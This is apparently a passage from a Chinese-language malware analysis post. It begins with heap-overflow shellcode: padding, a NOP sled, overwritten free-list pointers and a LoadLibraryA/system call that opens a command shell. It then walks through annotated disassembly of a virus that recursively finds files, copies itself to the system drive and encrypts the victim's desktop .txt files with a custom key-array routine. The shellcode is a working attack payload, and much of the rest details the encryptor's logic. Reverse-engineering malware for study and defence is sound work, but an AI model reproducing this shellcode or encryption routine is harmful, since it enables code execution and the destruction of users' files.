"BBBBBBBBBBBBBBBB"  
        "BBBBBBBBBBBBBBBB"  
        "BBBBBBBBBBBBBBBB"  
        "BBBBBBBBBBBBBBBB"  
        "BBBBBBBBBBBBBBBB"  
        "BBBBBBBBBBBBBBBB"  
        "BBBBBBBBBBBBBBBB"  
        "BBBBBBBBBBBBBBBB"  
        "BBBBBBBBBBBBBBBB"  
        "BBBBBBBBBBBBBBBB"  
        "BBBBBBBBBBBBBBBB"  
        "BBBBBBBBBBBBBBBB"  
        "BBBBBBBBBBBBBBBB"  
        "BBBBBBBBBBBBBBBB"  
        "BBBBBBBBBBBBBBBB"  
        "BBBBBBBBBBBBBBBB"  
        "BBBBBBBBBBBBBBBB"  
        "BBBBBBBBBBBBBBBB"  
        "BBBBBBBBBBBBBBBB"  
        "BBBBBBBBBBBBBBBB"  
        "BBBBBBBBBBBBBBBB"  
        "BBBBBBBBBBBBBBBB"  
        "BBBBBBBBBBBBBBBB"  
        "BBBBBBBBBBBBBBBB"  
        "BBBBBBBBBBBBBBBB"  
        "CCCCDDDD"  
        //上面的字符填充空闲块  
              
    "\x90\x90\x90\x90\x90\x90\xeb\x08" //覆盖空闲块中Node节点以上的头部字段     
        "\x14\xF7\xE2\x77" //覆盖Node节点的左指针,主要用来重定向攻击                         
        "\x4C\x14\xEC\x77" //覆盖Node节点的右指针，主要用来重定向攻击                     
        "\x33\xC0\x50\xC6\x04\x24\x6C\xC6\x44\x24\x01\x6C\x68"  
        "\x52\x54\x2E\x44\x68\x4D\x53\x56\x43\x8B\xC4\x50\xB8"  
        "\xcf\x05\xe7\x77"  //调用了LoadLibraryA()函数  
        "\xFF\xD0\x33\xC0\x50\xC6\x04\x24\x63\xC6\x44\x24\x01"  
        "\x6F\xC6\x44\x24\x02\x6D\x68\x61\x6E\x64\x2E\x68\x63"  
        "\x6F\x6D\x6D\x8B\xC4\x50\xB8"  
        "\xbf\x8e\x01\x78" //系统地址  
        "\xFF\xD0";  
  
堆溢出的原理如下：  
  
3.文件加密和查找算法  
1.在导入的函数中，可以看到\_findfirst、\_findnext等函数，那么有文件查找函数。  
  
2.进行文件搜索匹配之前要调用获取某路径所有文件的函数getFiles,该函数主要是通过通配符的方式进行查找并获取路径下所有的文件  
  
3.getFiles函数使用了递归算法(自身调用自身)，对于文件夹文件则调用自己，对于非系统文件和非文件夹文件则存入，该函数的算法如下：  
  
sub     esp, 1CCh  
.text:004014B0                 mov     [ebp+var\_1A4], offset sub\_404AA0 ; 存放404aa0函数地址  
.text:004014BA                 mov     [ebp+var\_1A0], offset dword\_4BB440 ; 存放4bb440函数地址  
.text:004014C4                 lea     eax, [ebp+var\_19C]  
.text:004014CA                 lea     ebx, [ebp+var\_18] ; ebx为桌面路径  
.text:004014CD                 mov     [eax], ebx      ; eax存放桌面路径  
.text:004014CF                 mov     edx, offset loc\_4017C7 ; 存放4017c7函数地址  
.text:004014D4                 mov     [eax+4], edx  
.text:004014D7                 mov     [eax+8], esp    ; [eax+8]为-2  
.text:004014DA                 lea     eax, [ebp+var\_1BC] ; 存放ntdll.77b32c00函数地址  
.text:004014E0                 mov     [esp+1D8h+Str1], eax  
.text:004014E3                 call    sub\_42ABE0  
.text:004014E8                 mov     [ebp+var\_1C], 0 ; 变量h=0  
.text:004014EF                 lea     eax, [ebp+var\_4D]  
.text:004014F2                 mov     ecx, eax  
.text:004014F4                 call    nullsub\_7       ; 对某字符串进行初始化  
.text:004014F9                 lea     eax, [ebp+var\_180]  
.text:004014FF                 lea     edx, [ebp+var\_4D]  
.text:00401502                 mov     [esp+1D8h+Str2], edx ; int  
.text:00401506                 mov     [esp+1D8h+Str1], offset pStr ; char \*  
.text:0040150D                 mov     [ebp+var\_1B8], 1  
.text:00401517                 mov     ecx, eax  
.text:00401519                 call    StringEqual     ; 字符串赋值操作  
.text:0040151E                 sub     esp, 8  
.text:00401521                 lea     eax, [ebp+var\_4D]  
.text:00401524                 mov     ecx, eax  
.text:00401526                 call    StringAllocator ; 字符串初始化函数  
.text:0040152B                 mov     [esp+1D8h+Str2], offset pStr ; char \*  
.text:00401533                 mov     eax, [ebp+delfile] ; delfile存放在堆栈中  
.text:00401536                 mov     [esp+1D8h+Str1], eax ; int  
.text:00401539                 mov     [ebp+var\_1B8], 2  
.text:00401543                 call    getSize         ; 获取字符串delfile的长度  
.text:00401548                 test    al, al          ; 判断delfile的长度是否为0  
.text:0040154A                 jnz     short loc\_40155A ; 不为空跳转  
.text:0040154C                 mov     eax, [ebp+delfile] ; 传入.doc  
.text:0040154F                 mov     ecx, eax  
.text:00401551                 call    StrAppend       ; 把文件后缀名附加到字符串尾部  
.text:00401556                 test    eax, eax        ; 判断字符串是否为空  
.text:00401558                 jnz     short loc\_401561  
.text:0040155A  
.text:0040155A loc\_40155A:                             ; CODE XREF: getFiles+A6↑j  
.text:0040155A                 mov     eax, 1  
.text:0040155F                 jmp     short loc\_401566 ; 判断字符串是否为空  
.text:00401561 ; ---------------------------------------------------------------------------  
.text:00401561  
.text:00401561 loc\_401561:                             ; CODE XREF: getFiles+B4↑j  
.text:00401561                 mov     eax, 0  
.text:00401566  
.text:00401566 loc\_401566:                             ; CODE XREF: getFiles+BB↑j  
.text:00401566                 test    al, al          ; 判断字符串是否为空  
.text:00401568                 jz      short loc\_401588 ; eax为文件后缀名  
.text:0040156A                 mov     eax, [ebp+delfile]  
.text:0040156D                 mov     [esp+1D8h+Str1], offset asc\_4BF05F ; "\*"  
.text:00401574                 mov     [ebp+var\_1B8], 2  
.text:0040157E                 mov     ecx, eax  
.text:00401580                 call    StringEqual3    ; 字符串赋值函数[/size]  
[size=3]text:00401585                 sub     esp, 4  
.text:00401588  
.text:00401588 loc\_401588:                             ; CODE XREF: getFiles+C4↑j  
.text:00401588                 lea     eax, [ebp+var\_180] ; eax为文件后缀名  
.text:0040158E                 mov     edx, [ebp+arg\_0] ; 传入桌面路径  
.text:00401591                 mov     [esp+1D8h+Str1], edx ; 把桌面路径传入堆栈中  
.text:00401594                 mov     [ebp+var\_1B8], 2  
.text:0040159E                 mov     ecx, eax  
.text:004015A0                 call    DealPath        ; 把桌面路径添加到字符串的后面  
.text:004015A5                 sub     esp, 4  
.text:004015A8                 mov     [esp+1D8h+Str1], offset asc\_4BF061 ; "\\"  
.text:004015AF                 mov     ecx, eax  
.text:004015B1                 call    StrAppend2      ; 把"\\"添加到字符串的后面  
.text:004015B6                 sub     esp, 4  
.text:004015B9                 mov     edx, eax  
.text:004015BB                 mov     eax, [ebp+delfile] ; 文件类型  
.text:004015BE                 mov     [esp+1D8h+Str1], eax  
.text:004015C1                 mov     ecx, edx  
.text:004015C3                 call    StrAppend3      ; 把文件类型字符串添加到字符串的后面  
.text:004015C8                 sub     esp, 4  
.text:004015CB                 mov     ecx, eax  
.text:004015CD                 call    StringToChar  
.text:004015D2                 mov     edx, eax  
.text:004015D4                 lea     eax, [ebp+var\_168] ; eax为桌面路径+文件类型  
.text:004015DA                 mov     [esp+1D8h+Str2], eax ; 传入函数的第二个参赛  
.text:004015DE                 mov     [esp+1D8h+Str1], edx  
.text:004015E1                 call    \_findfirst  
.text:004015E6                 mov     [ebp+var\_1C], eax ; 存储返回值  
.text:004015E9                 cmp     [ebp+var\_1C], 0FFFFFFFFh ; 是否找到  
.text:004015ED                 setnz   al              ; 低8为设置为0  
.text:004015F0                 test    al, al          ; 判断返回值是否为0  
.text:004015F2                 jz      loc\_4017AB  
.text:004015F8  
.text:004015F8 loc\_4015F8:                             ; CODE XREF: getFiles+2F7↓j  
.text:004015F8                 mov     eax, [ebp+var\_168] ; 传入文件属性值  
.text:004015FE                 cmp     eax, 14h        ; 比较是否为系统文件  
.text:00401601                 jz      loc\_40177C  
.text:00401607                 mov     eax, [ebp+var\_168] ; 传入文件属性值  
.text:0040160D                 and     eax, 10h        ; 文件属性值跟0x10进行与操作  
.text:00401610                 test    eax, eax        ; 判断返回的结果是否为0  
.text:00401612                 jz      loc\_40171F      ; 传入文件路径+文件类型  
.text:00401618                 mov     [esp+1D8h+Str2], offset Str2 ; "."  
.text:00401620                 lea     eax, [ebp+var\_168] ; 传入文件属性值  
.text:00401626                 add     eax, 14h        ; 偏移0x14  
.text:00401629                 mov     [esp+1D8h+Str1], eax ; Str1  
.text:0040162C                 call    strcmp          ; 判断文件类型是否是'.'  
.text:00401631                 test    eax, eax        ; 判断是否相等  
.text:00401633                 jz      loc\_40177D      ; 把文件地址传入  
.text:00401639                 mov     [esp+1D8h+Str2], offset a\_\_ ; 变量type1为..  
.text:00401641                 lea     eax, [ebp+var\_168] ; 传入文件属性值  
.text:00401647                 add     eax, 14h        ; 偏移0x14  
.text:0040164A                 mov     [esp+1D8h+Str1], eax ; Str1  
.text:0040164D                 call    strcmp          ; 判断文件名是否是'.'[/size]  
[size=3].text:00401652                 test    eax, eax        ;  判断是否相等  
.text:00401654                 jz      loc\_40177D      ; 把文件地址传入  
.text:0040165A                 lea     eax, [ebp+var\_4D+1]  
.text:0040165D                 mov     edx, [ebp+delfile] ; 把delfile地址传入  
.text:00401660                 mov     [esp+1D8h+Str1], edx  
.text:00401663                 mov     [ebp+var\_1B8], 2[/size]  
[size=3].........[/size]  
[size=3].........  
[/size]  
[size=3]0171F:                             ; CODE XREF: getFiles+16E↑j  
.text:0040171F                 lea     eax, [ebp+var\_180] ; 传入文件路径+文件类型  
.text:00401725                 mov     edx, [ebp+arg\_0]  
.text:00401728                 mov     [esp+1D8h+Str1], edx  
.text:0040172B                 mov     [ebp+var\_1B8], 2  
.text:00401735                 mov     ecx, eax        ; 赋值文件路径+文件类型  
.text:00401737                 call    DealPath        ; 处理桌面路径  
.text:0040173C                 sub     esp, 4  
.text:0040173F                 mov     [esp+1D8h+Str1], offset asc\_4BF061 ; "\\"  
.text:00401746                 mov     ecx, eax  
.text:00401748                 call    StrAppend2      ; 在文件路径后面加上'\\'  
.text:0040174D                 sub     esp, 4  
.text:00401750                 mov     edx, eax  
.text:00401752                 lea     eax, [ebp+var\_168] ; 传入文件属性  
.text:00401758                 add     eax, 14h        ; 偏移0x14  
.text:0040175B                 mov     [esp+1D8h+Str1], eax ; char \*  
.text:0040175E                 mov     ecx, edx  
.text:00401760                 call    StrAppend2      ; 在后面添加文件名  
.text:00401765                 sub     esp, 4  
.text:00401768                 mov     edx, eax  
.text:0040176A                 mov     eax, [ebp+arg\_4] ; 文件路径  
.text:0040176D                 mov     [esp+1D8h+Str1], edx  
.text:00401770                 mov     ecx, eax  
.text:00401772                 call    Addfile         ; 把文件路径添加进去  
.text:00401777                 sub     esp, 4  
.text:0040177A                 jmp     short loc\_40177D ; 把文件地址传入  
.text:0040177C ; ---------------------------------------------------------------------------  
.text:0040177C  
.text:0040177C loc\_40177C:                             ; CODE XREF: getFiles+15D↑j  
.text:0040177C                 nop  
.text:0040177D  
.text:0040177D loc\_40177D:                             ; CODE XREF: getFiles+18F↑j  
.text:0040177D                                         ; getFiles+1B0↑j ...  
.text:0040177D                 lea     eax, [ebp+var\_168] ; 把文件地址传入  
.text:00401783                 mov     [esp+1D8h+Str2], eax  
.text:00401787                 mov     eax, [ebp+var\_1C] ; 传入文件句柄  
.text:0040178A                 mov     [esp+1D8h+Str1], eax  
.text:0040178D                 call    \_findnext       ; 找到下一个文件  
.text:00401792                 test    eax, eax        ; 判断是否找到  
.text:00401794                 setz    al  
.text:00401797                 test    al, al  
.text:00401799                 jz      short loc\_4017A0 ; 传入文件句柄  
.text:0040179B                 jmp     loc\_4015F8      ; 传入文件属性值  
.text:004017A0 ; ---------------------------------------------------------------------------  
.text:004017A0  
.text:004017A0 loc\_4017A0:                             ; CODE XREF: getFiles+2F5↑j  
.text:004017A0                 mov     eax, [ebp+var\_1C] ; 传入文件句柄  
.text:004017A3                 mov     [esp+1D8h+Str1], eax  
.text:004017A6                 call    \_findclose      ; 关闭文件句柄  
[/size]  
[size=3]  
  
4.获取某路径中所有文件路径之后，把存入文件路径的vector传入文件搜索匹配函数中，文件搜索匹配函数主要是使用了二分查找算法，这样可以降低时间复杂度，加快对文件的查找，文件搜索匹配算法如下：  
  
  
  
  
  
  
  
5.病毒在两个地方使用了文件搜索匹配函数，一个是把病毒拷到系统盘时，判断系统盘是否有病毒程序，另一个是对桌面txt文件进行加密时，找到桌面所有的txt文件。  
  
  
  
  
  
6.在病毒运行部分，病毒对txt文件进行了加密，那么病毒用的是自身写的加密函数，首先该病毒读取桌面的txt文件，然后读取里面的内容，随后对内容进行加密，并写入到txt文件中，找到并读取txt文件的算法程序如下：  
  
  
  
  
7.加密函数encrycode，运用了两个十六进制数组来对txt文件内容进行加密，随后通过一些逻辑运算对txt文件内容进行处理，随后生成字符串写入文件中，该加密函数算法如下：  
.text:00403A1E                 call    sub\_42ABE0      ; 以下定义了一个int数组Mod  
.text:00403A23                 mov     [ebp+var\_52], 45h ; 数组第一个元素  
.text:00403A27                 mov     [ebp+var\_51], 89h ; 数组第二个元素  
.text:00403A2B                 mov     [ebp+var\_50], 41h  
.text:00403A2F                 mov     [ebp+var\_4F], 80h  
.text:00403A33                 mov     [ebp+var\_4E], 42h  
.text:00403A37                 mov     [ebp+var\_4D], 59h  
.text:00403A3B                 mov     [ebp+var\_4C], 15h  
.text:00403A3F                 mov     [ebp+var\_4B], 46h  
.text:00403A43                 mov     [ebp+var\_4A], 19h  
.text:00403A47                 mov     [ebp+var\_49], 82h  
.text:00403A4B                 mov     [ebp+var\_48], 10h  
.text:00403A4F                 mov     [ebp+var\_47], 20h  
.text:00403A53                 mov     [ebp+var\_46], 87h  
.text:00403A57                 mov     [ebp+var\_45], 45h  
.text:00403A5B                 mov     [ebp+var\_44], 32h  
.text:00403A5F                 mov     [ebp+var\_43], 65h  
.text:00403A63                 mov     [ebp+var\_42], 55h  
.text:00403A67                 mov     [ebp+var\_41], 11h  
.text:00403A6B                 mov     [ebp+var\_40], 22h  
.text:00403A6F                 mov     [ebp+var\_3F], 33h ; 数组第20个元素  
.text:00403A73                 mov     [esp+0E8h+Time], 0 ; Time  
.text:00403A7A                 call    time            ; 调用time函数，传入time函数的参数为NULL  
.text:00403A7F                 mov     [esp+0E8h+Time], eax ; Seed  
.text:00403A82                 call    srand           ; 设置随机因子  
.text:00403A87                 mov     [ebp+var\_1C], 0 ; 定义新变量i，初始化值为0  
.text:00403A8E                 lea     eax, [ebp+var\_3E]  
.text:00403A91                 mov     ecx, eax  
.text:00403A93                 call    nullsub\_7       ; 为析构函数，第一次访问i变量时使用析构函数进行注册  
.text:00403A98                 lea     eax, [ebp+var\_3E]  
.text:00403A9B                 mov     [esp+0E8h+DstBuf], eax ; int  
.text:00403A9F                 mov     [esp+0E8h+Time], offset pStr ; char \*  
.text:00403AA6                 mov     [ebp+var\_C8], 1 ; 上一行定义了一个字符串，赋值为“”  
.text:00403AB0                 mov     ecx, [ebp+arg\_0]  
.text:00403AB3                 call    StringEqual     ; 字符串初始化函数  
.text:00403AB8                 sub     esp, 8  
.text:00403ABB                 lea     eax, [ebp+var\_3E] ; 函数第二个参数len  
.text:00403ABE                 mov     ecx, eax  
.text:00403AC0                 call    StringAllocator ; 把字符串装换成字符数组  
.text:00403AC5  
.text:00403AC5 loc\_403AC5:                             ; CODE XREF: .text:00403F3D↓j  
.text:00403AC5                 mov     eax, [ebp+arg\_8] ; 循环结构，该函数的加密循环  
.text:00403AC8                 sub     eax, 1  
.text:00403ACB                 lea     edx, [eax+3]  
.text:00403ACE                 test    eax, eax        ; len是否为空  
.text:00403AD0                 cmovs   eax, edx  
.text:00403AD3                 sar     eax, 2          ; len/4  
.text:00403AD6                 add     eax, 1          ; len/4+1  
.text:00403AD9                 cmp     eax, [ebp+var\_1C] ; len与i进行比较  
.text:00403ADC                 jle     loc\_40400D      ; i<len/4+1  
.text:00403AE2                 mov     [ebp+var\_1D], 35h ; 变量k1,值为0x35  
.text:00403AE6                 mov     [ebp+var\_1E], 25h ; 变量k1,值为0x25  
.text:00403AEA                 mov     [ebp+var\_1F], 45h ; 变量k3,值为0x45  
.text:00403AEE                 mov     [ebp+var\_20], 55h ; 变量k4,值为0x55  
.text:00403AF2                 call    rand            ; 生成随机数  
.text:00403AF7                 mov     ecx, eax        ; ecx=rand()  
.text:00403AF9                 mov     edx, 66666667h  ; 以下是求模操作，求模的操作数为0x14  
.text:00403AFE                 mov     eax, ecx  
.text:00403B00                 imul    edx             ; eax=eax\*edx  
.text:00403B02                 sar     edx, 3          ; 66666667h右移三位  
.text:00403B05                 mov     eax, ecx        ; eax=rand()  
.text:00403B05 encrycode       endp ; sp-analysis failed  
.text:00403B05  
.text:00403B07  
.text:00403B07 loc\_403B07:                             ; 随机值右移0x1f位  
.text:00403B07                 sar     eax, 1Fh  
.text:00403B0A                 sub     edx, eax        ; 66666667<<3-66666667<<0x1f  
.text:00403B0C                 mov     eax, edx        ; eax=66666667<<3-66666667<<0x1f  
.text:00403B0E                 shl     eax, 2          ; (66666667<<3-66666667<<0x1f)>>2  
.text:00403B11                 add     eax, edx        ; (66666667<<3-66666667<<0x1f)>>2+66666667<<3-66666667<<0x1f  
.text:00403B13                 shl     eax, 2          ; ((66666667<<3-66666667<<0x1f)>>2+66666667<<3-66666667<<0x1f)>>2  
.text:00403B16                 sub     ecx, eax        ; rand()-((66666667<<3-66666667<<0x1f)>>2+66666667<<3-66666667<<0x1f)>>2  
.text:00403B18                 mov     edx, ecx        ; edx=rand()-((66666667<<3-66666667<<0x1f)>>2+66666667<<3-66666667<<0x1f)>>2  
.text:00403B1A                 mov     [ebp-21h], dl   ; [ebp-21h]为变量t1  
.text:00403B1D                 call    rand  
.text:00403B22                 mov     ecx, eax        ; ecx=rand()  
.text:00403B24                 mov     edx, 66666667h  ; 以下是求模操作，求模的操作数为0x14  
.text:00403B29                 mov     eax, ecx        ; 下面同上  
.text:00403B2B                 imul    edx  
.text:00403B2D                 sar     edx, 3  
.text:00403B30                 mov     eax, ecx  
.text:00403B32                 sar     eax, 1Fh  
.text:00403B35                 sub     edx, eax  
.text:00403B37                 mov     eax, edx  
.text:00403B39                 shl     eax, 2  
.text:00403B3C                 add     eax, edx  
.text:00403B3E                 shl     eax, 2  
.text:00403B41                 sub     ecx, eax  
.text:00403B43                 mov     edx, ecx  
.text:00403B45                 mov     [ebp-22h], dl   ; [ebp-22h]为变量t2  
.text:00403B48                 call    rand  
.text:00403B4D                 mov     ecx, eax        ; ecx=rand()  
.text:00403B4F                 mov     edx, 80808081h  ; 以下是求模操作，求模的操作数为0xff  
.text:00403B54                 mov     eax, ecx        ; eax=oxff  
.text:00403B56                 imul    edx             ; 求模操作同上  
.text:00403B58                 lea     eax, [edx+ecx]  
.text:00403B5B                 sar     eax, 7  
.text:00403B5E                 mov     edx, eax  
.text:00403B60                 mov     eax, ecx  
.text:00403B62                 sar     eax, 1Fh  
.text:00403B65                 sub     edx, eax  
.text:00403B67                 mov     eax, edx  
.text:00403B69                 mov     edx, eax  
.text:00403B6B                 shl     edx, 8  
.text:00403B6E                 sub     edx, eax  
.text:00403B70                 mov     eax, ecx  
.text:00403B72                 sub     eax, edx        ; 求模操作结束  
.text:00403B74                 mov     [ebp-23h], al   ; [ebp-23h]为变量t3  
.text:00403B77                 mov     edx, [ebp-1Ch]  ; [ebp-1Ch]为待加密数组的最后元素  
.text:00403B7A                 mov     eax, [ebp+0Ch]  ; [ebp+0Ch]为待加密数组的第一个元素  
.text:00403B7D                 add     eax, edx  
.text:00403B7F                 movzx   eax, byte ptr [eax] ; eax为待加密数组的第一个元素  
.text:00403B82                 test    al, al          ; 是否为结束符  
.text:00403B84                 jz      short loc\_403BF4 ; 是的话，跳转  
.text:00403B86                 movzx   eax, byte ptr [ebp-22h] ; eax为t2  
.text:00403B8A                 movzx   eax, byte ptr [ebp+eax-52h] ; eax为mod[t2]  
.text:00403B8F                 movzx   eax, al         ; 取低8位  
.text:00403B92                 and     eax, 74h        ; 0x74&mod[t2]  
.text:00403B95                 mov     edx, eax        ; edx为0x74&mod[t2]  
.text:00403B97                 movzx   eax, byte ptr [ebp-21h] ; eax为t1  
.text:00403B9B                 movzx   eax, byte ptr [ebp+eax-52h] ; eax为mod[t1]  
.text:00403BA0                 or      al, [ebp-1Eh]   ; k2|mod[t1]  
.text:00403BA3                 movzx   eax, al         ; eax为k2|mod[t1]  
.text:00403BA6                 lea     ecx, [eax+39h]  ; ecx为0x39  
.text:00403BA9                 movzx   eax, byte ptr [ebp-1Dh]  
.text:00403BAD                 and     eax, ecx        ; k2|mod[t1])&k1  
.text:00403BAF                 mov     ebx, edx        ; ebx为0x74&mod[t2]  
.text:00403BB1                 xor     ebx, eax        ; 0x74&mod[t2])^0x39  
.text:00403BB3                 mov     edx, 10FEF011h  ; 求模操作，操作数是0xf1  
.text:00403BB8                 mov     eax, ebx  
.text:00403BBA                 imul    edx  
.text:00403BBC                 sar     edx, 4  
.text:00403BBF                 mov     eax, ebx  
.text:00403BC1                 sar     eax, 1Fh  
.text:00403BC4                 mov     ecx, edx  
.text:00403BC6                 sub     ecx, eax  
.text:00403BC8                 imul    eax, ecx, 0F1h  
.text:00403BCE                 sub     ebx, eax  
.text:00403BD0                 mov     ecx, ebx        ; ecx=k2|mod[t1])&k1)%0xf1  
.text:00403BD2                 mov     edx, 44D72045h  ; 求模操作，操作数是0xee  
.text:00403BD7                 mov     eax, ecx  
.text:00403BD9                 imul    edx  
.text:00403BDB                 sar     edx, 6  
.text:00403BDE                 mov     eax, ecx  
.text:00403BE0                 sar     eax, 1Fh  
.text:00403BE3                 sub     edx, eax  
.text:00403BE5                 mov     eax, edx  
.text:00403BE7                 imul    eax, 0EEh  
.text:00403BED                 sub     ecx, eax  
.text:00403BEF                 mov     eax, ecx        ; eax=(((0x74&mod[t2])^0x39+(k2|mod[t1])&k1)%0xf1)%0xee  
.text:00403BF1                 mov     [ebp-1Dh], al  
.text:00403BF4  
.text:00403BF4 loc\_403BF4:                             ; CODE XREF: .text:00403B84↑j  
.text:00403BF4                 mov     eax, [ebp-1Ch]  ; eax为待加密数组的第一元素  
.text:00403BF7                 lea     edx, [eax+1]    ; edx为待加密数组的下标  
.text:00403BFA                 mov     eax, [ebp+0Ch]  
.text:00403BFD                 add     eax, edx        ; eax为待加密数组的第二个元素地址，另待加密数组为C  
.text:00403BFF                 movzx   eax, byte ptr [eax] ; eax为c[i+1]  
.text:00403C02                 test    al, al          ; 是否为结束符  
.text:00403C04                 jz      short loc\_403C62  
.text:00403C06                 mov     eax, [ebp-1Ch]  
.text:00403C09                 lea     edx, [eax+1]    ; edx为 c[1]  
.text:00403C0C                 mov     eax, [ebp+0Ch]  ; eax为i  
.text:00403C0F                 add     eax, edx        ; eax为 c[1+i]的地址  
.text:00403C11                 movzx   eax, byte ptr [eax] ; eax为 c[1+i]  
.text:00403C14                 movsx   edx, al  
.text:00403C17                 movzx   eax, byte ptr [ebp-21h] ; eax为t1  
.text:00403C1B                 movzx   eax, byte ptr [ebp+eax-52h] ; eax为mod[t1]  
.text:00403C20                 movzx   eax, al  
.text:00403C23                 and     edx, eax        ; c[i+1]&mod[t1]  
.text:00403C25                 movzx   eax, byte ptr [ebp-22h] ; eax为t2  
.text:00403C29                 movzx   eax, byte ptr [ebp+eax-52h] ; eax为mod[t2]  
.text:00403C2E                 xor     al, [ebp-1Fh]   ; k3^mod[t2]  
.text:00403C31                 movzx   eax, al  
.text:00403C34                 add     eax, 26h        ; k3^mod[t2]+0x26  
.text:00403C37                 and     eax, 16h        ; (k3^mod[t2]+0x26)&0x16  
.text:00403C3A                 mov     ecx, edx  
.text:00403C3C                 xor     ecx, eax        ; ((c[i+1]&mod[t1])^0x26  
.text:00403C3E                 mov     edx, 0E6C2B449h ; 以下是求模操作，操作数是0x47  
.text:00403C43                 mov     eax, ecx  
.text:00403C45                 imul    edx  
.text:00403C47                 lea     eax, [edx+ecx]  
.text:00403C4A                 sar     eax, 6  
.text:00403C4D                 mov     edx, eax  
.text:00403C4F                 mov     eax, ecx  
.text:00403C51                 sar     eax, 1Fh  
.text:00403C54                 sub     edx, eax  
.text:00403C56                 mov     eax, edx  
.text:00403C58                 imul    eax, 47h  
.text:00403C5B                 sub     ecx, eax  
.text:00403C5D                 mov     eax, ecx  
.text:00403C5F                 mov     [ebp-1Eh], al   ; 求模结束  
.text:00403C62  
.text:00403C62 loc\_403C62:                             ; CODE XREF: .text:00403C04↑j  
.text:00403C62                 mov     eax, [ebp-1Ch]  
.text:00403C65                 lea     edx, [eax+2]    ; edx为c[2]  
.text:00403C68                 mov     eax, [ebp+0Ch]  ; eax为i  
.text:00403C6B                 add     eax, edx  
.text:00403C6D                 movzx   eax, byte ptr [eax] ; eax为c[i+2]  
.text:00403C70                 test    al, al          ; 是否为结束符  
.text:00403C72                 jz      loc\_403D32  
.text:00403C78                 mov     eax, [ebp-1Ch]  
.text:00403C7B                 lea     edx, [eax+2]  
.text:00403C7E                 mov     eax, [ebp+0Ch]  
.text:00403C81                 add     eax, edx  
.text:00403C83                 movzx   eax, byte ptr [eax] ; eax为c[i+2]  
.text:00403C86                 movsx   ebx, al         ; ebx为c[i+2]  
.text:00403C89                 movzx   eax, byte ptr [ebp-21h] ; eax为t1  
.text:00403C8D                 lea     ecx, [eax+8]    ; ecx为t1+8  
.text:00403C90                 mov     edx, 66666667h  ; 求模操作，求模操作数为0x14  
.text:00403C95                 mov     eax, ecx  
.text:00403C97                 imul    edx  
.text:00403C99                 sar     edx, 3  
.text:00403C9C                 mov     eax, ecx  
.text:00403C9E                 sar     eax, 1Fh  
.text:00403CA1                 sub     edx, eax  
.text:00403CA3                 mov     eax, edx  
.text:00403CA5                 shl     eax, 2  
.text:00403CA8                 add     eax, edx  
.text:00403CAA                 shl     eax, 2  
.text:00403CAD                 sub     ecx, eax  
.text:00403CAF                 mov     edx, ecx        ; edx为(t1+8)%0x14  
.text:00403CB1                 movzx   eax, byte ptr [ebp+edx-52h] ; eax为mod[(t1+8)%0x14]  
.text:00403CB6                 movzx   eax, al  
.text:00403CB9                 mov     esi, ebx        ; esi为mod[(t1+8)%0x14]  
.text:00403CBB                 and     esi, eax        ; esi为c[i+2]&mod[(t1+8)%0x14]  
.text:00403CBD                 movzx   ebx, byte ptr [ebp-1Eh] ; ebx为k2  
.text:00403CC1                 movzx   eax, byte ptr [ebp-22h] ; eax为t2  
.text:00403CC5                 lea     ecx, [eax+4]    ; ecx为t2+4  
.text:00403CC8                 mov     edx, 66666667h  ; 求模操作，求模操作数为0x14  
.text:00403CCD                 mov     eax, ecx  
.text:00403CCF                 imul    edx  
.text:00403CD1                 sar     edx, 3  
.text:00403CD4                 mov     eax, ecx  
.text:00403CD6                 sar     eax, 1Fh  
.text:00403CD9                 sub     edx, eax  
.text:00403CDB                 mov     eax, edx  
.text:00403CDD                 shl     eax, 2  
.text:00403CE0                 add     eax, edx  
.text:00403CE2                 shl     eax, 2  
.text:00403CE5                 sub     ecx, eax  
.text:00403CE7                 mov     edx, ecx        ; edx为(t2+4)%0x14  
.text:00403CE9                 movzx   eax, byte ptr [ebp+edx-52h] ; eax为mod[(t2+4)%0x14]  
.text:00403CEE                 xor     al, [ebp-1Fh]   ; al为k3^mod[(t2+4)%0x14]  
.text:00403CF1                 movzx   eax, al         ; eax为k3^mod[(t2+4)%0x14]  
.text:00403CF4                 add     eax, ebx  
.text:00403CF6                 and     eax, 99h        ; eax为k3^mod[(t2+4)%0x14])&0x99  
.text:00403CFB                 xor     esi, eax  
.text:00403CFD                 mov     ecx, esi  
.text:00403CFF                 mov     edx, 88888889h  ; 求模操作，求模操作数为0x78  
.text:00403D04                 mov     eax, ecx  
.text:00403D06                 imul    edx  
.text:00403D08                 lea     eax, [edx+ecx]  
.text:00403D0B                 sar     eax, 6  
.text:00403D0E                 mov     edx, eax  
.text:00403D10                 mov     eax, ecx  
.text:00403D12                 sar     eax, 1Fh  
.text:00403D15                 sub     edx, eax  
.text:00403D17                 mov     eax, edx  
.text:00403D19                 mov     edx, eax  
.text:00403D1B                 lea     eax, ds:0[edx\*8]  
.text:00403D22                 mov     edx, eax  
.text:00403D24                 mov     eax, edx  
.text:00403D26                 shl     eax, 4  
.text:00403D29                 sub     eax, edx  
.text:00403D2B                 sub     ecx, eax  
.text:00403D2D                 mov     eax, ecx        ; eax为(k3^mod[(t2+4)%0x14])&0x99)%0x78  
.text:00403D2F                 mov     [ebp-1Fh], al   ; k3=(k3^mod[(t2+4)%0x14])&0x99)%0x78  
.text:00403D32  
.text:00403D32 loc\_403D32:                             ; CODE XREF: .text:00403C72↑j  
.text:00403D32                 mov     eax, [ebp-1Ch]  
.text:00403D35                 lea     edx, [eax+3]  
.text:00403D38                 mov     eax, [ebp+0Ch]  
.text:00403D3B                 add     eax, edx        ; eax为c[i+3]地址  
.text:00403D3D                 movzx   eax, byte ptr [eax] ; eax为c[i+3]  
.text:00403D40                 test    al, al          ; 是否为结束符  
.text:00403D42                 jz      loc\_403DF1      ; 变量d为0x100000  
.text:00403D48                 mov     eax, [ebp-1Ch]  
.text:00403D4B                 lea     edx, [eax+3]  
.text:00403D4E                 mov     eax, [ebp+0Ch]  
.text:00403D51                 add     eax, edx        ; eax为c[i+3]地址  
.text:00403D53                 movzx   eax, byte ptr [eax] ; eax为c[i+3]  
.text:00403D56                 movsx   ebx, al  
.text:00403D59                 movzx   eax, byte ptr [ebp-21h] ; eax为t1  
.text:00403D5D                 lea     ecx, [eax+0Ah]  ; ecx为t1+10  
.text:00403D60                 mov     edx, 66666667h  ; 求模操作，求模操作数为0x14  
.text:00403D65                 mov     eax, ecx  
.text:00403D67                 imul    edx  
.text:00403D69                 sar     edx, 3  
.text:00403D6C                 mov     eax, ecx  
.text:00403D6E                 sar     eax, 1Fh  
.text:00403D71                 sub     edx, eax  
